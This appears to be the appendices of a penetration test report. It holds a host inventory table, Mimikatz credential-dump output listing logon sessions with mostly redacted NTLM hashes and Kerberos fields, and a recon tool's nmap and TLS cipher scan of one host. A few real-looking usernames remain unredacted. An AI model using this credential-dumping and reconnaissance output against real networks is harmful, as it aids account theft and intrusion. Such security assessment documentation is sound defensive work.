	REDACTED	XYZ.104.12	Unknown	2
	REDACTED	XYZ.104.78	Linux	1
	REDACTED	user-49.cathedral.pvt.	Unknown	7
	REDACTED	XYZ.104.165	Unknown	6
	REDACTED	user-88.cathedral.pvt.	Unknown	5
	REDACTED	XYZ.104.52	Unknown	12
	REDACTED	user-16.cathedral.pvt.	Unknown	10
	REDACTED	user-85.cathedral.pvt.	Unknown	14
	REDACTED	XYZ.104.173	Unknown	3
	REDACTED	user-43.cathedral.pvt.	Unknown	6
	REDACTED	XYZ.104.146	Unknown	3

	REDACTED	XYZ.104.239	Unknown	6
	REDACTED	user-56.cathedral.pvt.	Unknown	4
	REDACTED	user-81.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.18	Linux	2
	REDACTED	user-14.cathedral.pvt.	Unknown	1
	REDACTED	user-69.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.116	Unknown	2
	REDACTED	user-93.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.245	Unknown	5
	REDACTED	XYZ2.org	Unknown	3
	REDACTED	XYZ.104.170	Unknown	7
	REDACTED	XYZ.104.186	Unknown	2
	REDACTED	XYZ.104.79	Unknown	3
	REDACTED	XYZ.104.158	Unknown	1
	REDACTED	user-25.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.250	Unknown	4
	REDACTED	user-73.cathedral.pvt.	Linux	5
	REDACTED	user-94.cathedral.pvt.	Unknown	9
	REDACTED	XYZ.104.124	Unknown	5
	REDACTED	XYZ.104.107	Unknown	6
	REDACTED	user-79.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.147	Unknown	3

	REDACTED	gafcertification.XYZ.org	Unknown	1
	REDACTED	XYZ.104.181	Unknown	2
	REDACTED	XYZ.104.122	Unknown	5
	REDACTED	XYZ.104.216	Unknown	2
	REDACTED	XYZ.104.143	Unknown	8
	REDACTED	XYZ.104.164	Unknown	3
	REDACTED	user-119.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.128	Unknown	2
	REDACTED	user-66.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.209	Unknown	3
	REDACTED	user-41.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.228	Unknown	1
	REDACTED	XYZ.104.222	Unknown	2
	REDACTED	XYZ.104.234	Unknown	5
	REDACTED	XYZ.104.211	Unknown	10
	REDACTED	XYZ.104.214	Unknown	2
	REDACTED	XYZ.104.200	Unknown	3
	REDACTED	user-96.cathedral.pvt.	Unknown	10
	REDACTED	XYZ.104.246	Unknown	2
	REDACTED	XYZ.104.74	Linux	16
	REDACTED	user-121.cathedral.pvt.	Unknown	3
	REDACTED	user-72.cathedral.pvt.	Unknown	12
	REDACTED	XYZ.104.237	Unknown	3

	REDACTED	XYZ.104.137	Unknown	1
	REDACTED	XYZ.104.189	Unknown	1
	REDACTED	XYZ.104.65	Unknown	8
	REDACTED	confluence.XYZ.org	Unknown	2
	REDACTED	XYZ.104.219	Unknown	7
	REDACTED	user-54.cathedral.pvt.	Unknown	1
	REDACTED	gafaward.XYZ.org	Unknown	3
	REDACTED	XYZ.104.26	Unknown	2
	REDACTED	user-67.cathedral.pvt.	Unknown	5
	REDACTED	user-60.cathedral.pvt.	Unknown	13
	REDACTED	XYZ.104.162	Unknown	2
	REDACTED	user-22.cathedral.pvt.	Unknown	2
	REDACTED	user-31.cathedral.pvt.	Linux	10
	REDACTED	XYZ.104.247	Unknown	1
	REDACTED	user-125.cathedral.pvt.	Unknown	4
	REDACTED	XYZ.104.47	Unknown	19
	REDACTED	XYZ.104.140	Unknown	8
	REDACTED	user-123.cathedral.pvt.	Unknown	4
	REDACTED	XYZ.104.115	Unknown	3
	REDACTED	XYZ.104.27	Unknown	8
	REDACTED	XYZ.104.203	Unknown	1
	REDACTED	XYZ.104.183	Unknown	5
	REDACTED	XYZ.104.168	Unknown	3
	REDACTED	XYZ.104.155	Unknown	4

	REDACTED	user-9.cathedral.pvt.	Unknown	6
	REDACTED	user-116.cathedral.pvt.	Unknown	5
	REDACTED	user-110.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.81	Unknown	26
	REDACTED	XYZ.104.163	Unknown	4
	REDACTED	XYZ.104.110	Unknown	2
	REDACTED	user-5.cathedral.pvt.	Unknown	7
	REDACTED	nsldsprodxfr.XYZ.org	Unknown	10
	REDACTED	XYZ.104.213	Unknown	8
	REDACTED	user-77.cathedral.pvt.	Unknown	2
	REDACTED	webmail2.XYZ.org	Unknown	9
	REDACTED	myzone.XYZ.org	Unknown	1
	REDACTED	XYZ.104.227	Unknown	5
	REDACTED	XYZ.104.104	Unknown	7
	REDACTED	XYZ.104.9	Unknown	2
	REDACTED	user-59.cathedral.pvt.	Unknown	10
	REDACTED	XYZ.104.120	Unknown	5
	REDACTED	XYZ.104.229	Unknown	4
	REDACTED	XYZ.104.175	Unknown	2
	REDACTED	XYZ.104.133	Unknown	2
	REDACTED	XYZ.104.129	Unknown	4
	REDACTED	XYZprodxfr.XYZ.org	Unknown	13
	REDACTED	XYZ.104.111	Linux	4

	REDACTED	user-111.cathedral.pvt.	Unknown	5
	REDACTED	prepayandsave.org	Unknown	13
	REDACTED	XYZ.104.125	Unknown	3
	REDACTED	user-47.cathedral.pvt.	Unknown	6
	REDACTED	user-104.cathedral.pvt.	Unknown	3
	REDACTED	user-27.cathedral.pvt.	Unknown	1
	REDACTED	XYZ.104.35	Linux	2
	REDACTED	XYZ.104.91	Unknown	4
	REDACTED	XYZ.104.196	Unknown	3
	REDACTED	user-3.cathedral.pvt.	Unknown	2
	REDACTED	commonline.XYZ.org	Unknown	2
	REDACTED	XYZ.104.97	Unknown	3
	REDACTED	XYZ.104.108	Unknown	10
	REDACTED	nsldsfiles.XYZ.org	Unknown	6
	REDACTED	user-70.cathedral.pvt.	Unknown	8
	REDACTED	XYZ.104.88	Unknown	2
	REDACTED	XYZcom.org	Linux	24
	REDACTED	XYZ.104.67	Unknown	3
	REDACTED	XYZ.104.93	Unknown	7
	REDACTED	XYZ.104.190	Unknown	4
	REDACTED	user-42.cathedral.pvt.	Unknown	6
	REDACTED	XYZ.104.144	Unknown	9
	REDACTED	user-108.cathedral.pvt.	Unknown	2

	REDACTED	64.107.110.127	Unknown	4
	REDACTED	XYZ.104.195	Unknown	3
	REDACTED	XYZ.104.202	Unknown	3
	REDACTED	XYZ.104.119	Unknown	2
	REDACTED	remotepaystubuat.XYZ.	Unknown	2
	REDACTED	XYZ.104.182	Unknown	1
	REDACTED	XYZ.104.244	Unknown	9
	REDACTED	XYZ.104.243	Unknown	8
	REDACTED	XYZ.104.153	Unknown	2
	REDACTED	XYZ.104.54	Unknown	10
	REDACTED	user-87.cathedral.pvt.	Unknown	6
	REDACTED	user-58.cathedral.pvt.	Unknown	14
	REDACTED	XYZ.104.145	Unknown	3
	REDACTED	user-106.cathedral.pvt.	Unknown	3
	REDACTED	user-55.cathedral.pvt.	Unknown	18
	REDACTED	XYZ.104.242	Unknown	3
	REDACTED	XYZ.104.99	Unknown	1
	REDACTED	user-100.cathedral.pvt.	Linux	8
	REDACTED	XYZ.104.136	Unknown	10
	REDACTED	XYZ.104.64	Unknown	16
	REDACTED	user-33.cathedral.pvt.	Unknown	8
	REDACTED	tespenrollmentstatus.	Unknown	4
	REDACTED	XYZ.104.15	Unknown	2

	REDACTED	user-45.cathedral.pvt.	Unknown	6
	REDACTED	user-24.cathedral.pvt.	Unknown	8
	REDACTED	XYZ.104.180	Unknown	8
	REDACTED	XYZ.104.159	Unknown	4
	REDACTED	XYZ.104.114	Unknown	5
	REDACTED	user-50.cathedral.pvt.	Unknown	6
	REDACTED	XYZ.104.132	Unknown	2
	REDACTED	user-102.cathedral.pvt.	Unknown	7
	REDACTED	user-26.cathedral.pvt.	Unknown	6
	REDACTED	user-82.cathedral.pvt.	Unknown	9
	REDACTED	user-105.cathedral.pvt.	Unknown	6
	REDACTED	XYZ.104.101	Unknown	3
	REDACTED	user-115.cathedral.pvt.	Unknown	4
	REDACTED	64.107.110.0	Unknown	4
	REDACTED	XYZ.104.206	Unknown	4
	REDACTED	XYZ.104.154	Unknown	3
	REDACTED	XYZ.104.253	Unknown	4
	REDACTED	XYZ.104.30	Unknown	5
	REDACTED	user-74.cathedral.pvt.	Linux	9
	REDACTED	XYZ.104.236	Unknown	5
	REDACTED	XYZ.104.25	Unknown	5
	REDACTED	user-11.cathedral.pvt.	Unknown	6

	REDACTED	XYZ.104.94	Unknown	5
	REDACTED	XYZ.104.7	Unknown	5
	REDACTED	XYZ.104.192	Unknown	5
	REDACTED	XYZ.104.102	Unknown	1
	REDACTED	user-39.cathedral.pvt.	Unknown	10
	REDACTED	user-21.cathedral.pvt.	Unknown	9
	REDACTED	XYZ.104.90	Unknown	5
	REDACTED	XYZ.104.95	Unknown	4
	REDACTED	XYZ.104.56	Unknown	0
	REDACTED	user-62.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.224	Unknown	0
	REDACTED	user-48.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.127	Unknown	2
	REDACTED	user-36.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.210	Unknown	2
	REDACTED	XYZ.104.223	Unknown	0
	REDACTED	user-35.cathedral.pvt.	Unknown	0
	REDACTED	user-112.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.241	Unknown	3
	REDACTED	XYZ.104.0	Unknown	0
	REDACTED	user-120.cathedral.pvt.	Unknown	0
	REDACTED	user-63.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.89	Unknown	0

	REDACTED	XYZ.104.201	Unknown	0
	REDACTED	XYZ.104.28	Unknown	3
	REDACTED	user-76.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.167	Unknown	2
	REDACTED	XYZ.104.194	Unknown	0
	REDACTED	XYZ.104.34	Linux	2
	REDACTED	XYZ.104.230	Unknown	0
	REDACTED	user-78.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.248	Unknown	0
	REDACTED	XYZ.104.204	Unknown	0
	REDACTED	XYZ.104.51	Unknown	3
	REDACTED	XYZ.104.131	Unknown	0
	REDACTED	remotemyinfoat.XYZ.	Unknown	2
	REDACTED	XYZ.104.252	Unknown	4
	REDACTED	user-23.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.29	Unknown	1
	REDACTED	XYZ.104.142	Unknown	0
	REDACTED	user-83.cathedral.pvt.	Unknown	1
	REDACTED	user-20.cathedral.pvt.	Linux	4
	REDACTED	XYZ.104.77	Unknown	0
	REDACTED	user-10.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.123	Unknown	0
	REDACTED	user-124.cathedral.pvt.	Unknown	0

	REDACTED	XYZ.104.152	Unknown	3
	REDACTED	user-98.cathedral.pvt.	Unknown	0
	REDACTED	XYZmail.XYZ.org	Unknown	0
	REDACTED	camprodxf.XYZ.org	Unknown	0
	REDACTED	XYZ.104.207	Unknown	0
	REDACTED	XYZ.104.126	Unknown	3
	REDACTED	XYZ.104.45	Unknown	0
	REDACTED	XYZ.104.221	Unknown	0
	REDACTED	user-114.cathedral.pvt.	Unknown	2
	REDACTED	user-95.cathedral.pvt.	Unknown	1
	REDACTED	XYZ.104.172	Unknown	0
	REDACTED	XYZ.104.171	Unknown	0
	REDACTED	XYZ.104.14	Unknown	0
	REDACTED	XYZ.104.226	Unknown	0
	REDACTED	mapnet2.org	Unknown	1
	REDACTED	XYZ.104.82	Unknown	2
	REDACTED	user-8.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.176	Unknown	0
	REDACTED	user-68.cathedral.pvt.	Unknown	0
	REDACTED	user-126.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.174	Unknown	0
	REDACTED	user-61.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.92	Unknown	1

12.Appendix B

Mimikatz Output - Logon Password

Authentication Id : 0 ; 36799708 (00000000:023184dc)

Session : Interactive from 6

User Name : DWM-6

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/20/2021 10:24:31 AM

SID : S-1-5-90-0-6

msv :

[00000003] Primary

* Username : ABC

* Domain : XYZ

* NTLM : **REDACTED**

* SHA1 : [REDACTED]

tspkg :

wdigest :

* Username : ABC

* Domain : XYZ

* Password : (null)

kerberos :

* Username : ABC

* Domain : XYZ.org

* Password : **REDACTED**

ssp :

credman :

cloudap :

Authentication Id : 0 ; 36799678 (00000000:023184be)

Session : Interactive from 6

User Name : DWM-6

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/20/2021 10:24:31 AM

SID : S-1-5-90-0-6

msv :

[00000003] Primary

* Username : ABC

* Domain : XYZ

* NTLM : [REDACTED] ***** (Redacted for privacy reasons)

* SHA1 : [REDACTED]

tspkg :

wdigest :

* Username : **REDACTED**

* Domain : XYZ

* Password : (null)

kerberos :

* Username : ABC
 * Domain : XYZ.org
 * Password : **REDACTED**
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 36799105 (00000000:02318281)

Session : Interactive from 6
 User Name : UMFD-6
 Domain : Font Driver Host
 Logon Server : (null)
 Logon Time : 5/20/2021 10:24:31 AM
 SID : S-1-5-96-0-6

msv :
 [00000003] Primary
 * Username : ABC
 * Domain : XYZ
 * NTLM : **REDACTED**
 * SHA1 : [REDACTED]

tspkg :
 wdigest :
 * Username : ABC
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : ABC
 * Domain : XYZ.org
 * Password : **REDACTED**
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 31422916 (00000000:01df79c4)

Session : RemoteInteractive from 5
 User Name : [REDACTED]
 Domain : XYZ
 Logon Server : DFLD-AD1
 Logon Time : 5/20/2021 8:24:01 AM
 SID : [REDACTED]

msv :
 [00000003] Primary
 * Username : **REDACTED**
 * Domain : XYZ
 * NTLM : [REDACTED]***** (Redacted for privacy reasons)
 * SHA1 : [REDACTED]
 * DPAPI : [REDACTED]

tspkg :
 wdigest :
 * Username : sbahunut
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : **REDACTED**

* Domain : XYZ.ORG
 * Password : (null)
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 31387780 (00000000:01def084)

Session : Interactive from 5
 User Name : DWM-5
 Domain : Window Manager
 Logon Server : (null)
 Logon Time : 5/20/2021 8:23:52 AM
 SID : S-1-5-90-0-5

msv :
 [00000003] Primary
 * Username : ABC
 * Domain : XYZ
 * NTLM : **REDACTED**
 * SHA1 : [REDACTED]
 tspkg :
 wdigest :
 * Username : ABC
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : ABC
 * Domain : XYZ.org
 * Password : **REDACTED**
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 31386437 (00000000:01deeb45)

Session : Interactive from 5
 User Name : DWM-5
 Domain : Window Manager
 Logon Server : (null)
 Logon Time : 5/20/2021 8:23:52 AM
 SID : S-1-5-90-0-5

msv :
 [00000003] Primary
 * Username : ABC
 * Domain : XYZ
 * NTLM : [REDACTED]
 * SHA1 : [REDACTED]
 tspkg :
 wdigest :
 * Username : ABC
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : ABC
 * Domain : XYZ.org
 * Password : **REDACTED**
 ssp :

```

credman :
cloudap :

Authentication Id : 0 ; 31385025 (00000000:01dee5c1)
Session       : Interactive from 5
User Name     : UMFD-5
Domain       : Font Driver Host
Logon Server  : (null)
Logon Time    : 5/20/2021 8:23:52 AM
SID          : S-1-5-96-0-5
msv :
[00000003] Primary
* Username : **REDACTED**
* Domain   : XYZ
* NTLM     : ████████████████████
* SHA1     : ████████████████████████████████
tspkg :
wdigest :
* Username : **REDACTED**      * Domain : XYZ
* Password : (null)
kerberos :
* Username : ABC
* Domain   : XYZ.org
* Password : **REDACTED**
ssp :
credman :
cloudap :

```

```

Authentication Id : 0 ; 5684604 (00000000:0056bd7c)
Session       : RemoteInteractive from 4
User Name     : ████████
Domain       : XYZ
Logon Server  : DFLD-AD4
Logon Time    : 5/19/2021 4:46:40 PM
SID          : ████████████████████████████████
msv :
[00000003] Primary
* Username : ktrivedi
* Domain   : XYZ
* NTLM     : **REDACTED**
* SHA1     : ████████████████████████████████
* DPAPI    : ████████████████████
tspkg :
wdigest :
* Username : **REDACTED**
* Domain   : XYZ
* Password : (null)
kerberos :
* Username : **REDACTED**
* Domain   : XYZ.ORG
* Password : (null)
ssp :
credman :
[00000000]

```



ssp :
credman :
cloudap :

Authentication Id : 0 ; 3855076 (00000000:003ad2e4)

Session : RemoteInteractive from 3

User Name : [REDACTED]

Domain : XYZ

Logon Server : DFLD-AD4

Logon Time : 5/19/2021 3:55:38 PM

SID : [REDACTED]

msv :
tspkg :
wdigest :
kerberos :
ssp :
credman :
cloudap :

Authentication Id : 0 ; 1989276 (00000000:001e5a9c)

Session : RemoteInteractive from 2

User Name : [REDACTED]

Domain : XYZ

Logon Server : [REDACTED]

Logon Time : 5/19/2021 3:36:10 PM

SID : [REDACTED]

msv :
tspkg :
wdigest :
kerberos :
ssp :
credman :
cloudap :

Authentication Id : 0 ; 1989138 (00000000:001e5a12)

Session : RemoteInteractive from 2

User Name : [REDACTED]

Domain : XYZ

Logon Server : DFLD-AD4

Logon Time : 5/19/2021 3:36:10 PM

SID : [REDACTED]

msv :
tspkg :
wdigest :
kerberos :
ssp :
credman :
cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)

Session : Service from 0

User Name : LOCAL SERVICE

Domain : NT AUTHORITY

Logon Server : (null)

Logon Time : 5/19/2021 3:31:29 PM

SID : [REDACTED]
 msv :
 tspkg :
 wdigest :
 * Username : (null)
 * Domain : (null)
 * Password : (null)
 kerberos :
 * Username : (null)
 * Domain : (null)
 * Password : (null)
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : ABC

Domain : XYZ

Logon Server : (null)

Logon Time : 5/19/2021 3:31:29 PM

SID : [REDACTED]
 msv :
 [00000003] Primary
 * Username : ABC
 * Domain : XYZ
 * NTLM : **REDACTED**
 * SHA1 : [REDACTED]
 tspkg :
 wdigest :
 * Username : ABC
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : ABC
 * Domain : XYZ.ORG
 * Password : (null)
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 39880 (00000000:00009bc8)

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/19/2021 3:31:29 PM

SID : [REDACTED]
 msv :
 [00000003] Primary
 * Username : ABC
 * Domain : XYZ
 * NTLM : **REDACTED**
 * SHA1 : [REDACTED]
 tspkg :

wdigest :
 * Username : ABC
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : ABC
 * Domain : XYZ.org
 * Password : **REDACTED**
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 37542 (00000000:000092a6)
 Session : UndefinedLogonType from 0
 User Name : (null)
 Domain : (null)
 Logon Server : (null)
 Logon Time : 5/19/2021 3:31:28 PM
 SID :

msv :
 [00000003] Primary
 * Username : ABC
 * Domain : XYZ
 * NTLM : **REDACTED**
 * SHA1 :
 tspkg :
 wdigest :
 kerberos :
 ssp :
 credman :
 cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
 Session : UndefinedLogonType from 0
 User Name : ABC
 Domain : XYZ
 Logon Server : (null)
 Logon Time : 5/19/2021 3:31:28 PM
 SID :

msv :
 tspkg :
 wdigest :
 * Username : ABC
 * Domain : XYZ
 * Password : (null)
 kerberos :
 * Username : ABC
 * Domain : XYZ.ORG
 * Password : (null)
 ssp :
 credman :
 cloudap :

13. Appendix C

TheDigger Output XYZ.104.36

TheDigger has started Digging

[#] Trying to gather information about host: http://XYZ.104.36

[!] Protocol detected: http

[!] Detected XYZ.104.36 as an IP address.

[v] Writing DNS query results

[#] Setting Nmap scan to run in the background

[#] Nmap script to run: nmap -Pn XYZ.104.36

[v] Nmap scan started

[#] Started collecting TLS data for XYZ.104.36

[#] Trying to detect WAF presence in XYZ.104.36

[!] Target does not seem to have an active web server on port 80. No WAF could be detected on an application level.

[#] Trying to collect XYZ.104.36 web application data

[v] Nmap discovered the following ports:

443/tcp open https

[!] Target does not seem to have an active web server on port: 80. No web application data will be gathered.

[#] Trying to fetch DNS Mapping for XYZ.104.36 from DNS dumpster

[x] Failed to generate DNS mapping. A connection error occurred.

[#] Done collecting TLS data

[v] Supported Ciphers:

| SSLv3:

| ciphers:

| TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK

| TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK

| TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK

| compressors:

| NULL

| cipher preference: server

| warnings:

| 64-bit block cipher 3DES vulnerable to SWEET32 attack

| Broken cipher RC4 is deprecated by RFC 7465

| CBC-mode cipher in SSLv3 (CVE-2014-3566)

| Ciphersuite uses MD5 for message integrity

| Forward Secrecy not supported by any cipher

| TLSv1.0:

ciphers:

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
 TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
 TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
 TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
 TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
 TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
 TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
 TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK

compressors:

NULL

cipher preference: server

warnings:

64-bit block cipher 3DES vulnerable to SWEET32 attack
 Broken cipher RC4 is deprecated by RFC 7465
 Ciphersuite uses MD5 for message integrity
 Key exchange (dh 1024) of lower strength than certificate key

TLSv1.1:

ciphers:

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
 TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
 TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
 TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
 TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
 TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
 TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
 TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK

compressors:

NULL

cipher preference: server

warnings:

64-bit block cipher 3DES vulnerable to SWEET32 attack
 Broken cipher RC4 is deprecated by RFC 7465
 Ciphersuite uses MD5 for message integrity
 Key exchange (dh 1024) of lower strength than certificate key

TLSv1.2:

ciphers:

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
 TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
 TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - A
 TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - A

```
| TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
| TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
| TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
| TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
| TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
| TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
| compressors:
|   NULL
| cipher preference: server
| warnings:
|   64-bit block cipher 3DES vulnerable to SWEET32 attack
|   Broken cipher RC4 is deprecated by RFC 7465
|   Ciphersuite uses MD5 for message integrity
|   Key exchange (dh 1024) of lower strength than certificate key
|_ least strength: C
```

TheDigger has reached the surface. Digging has stopped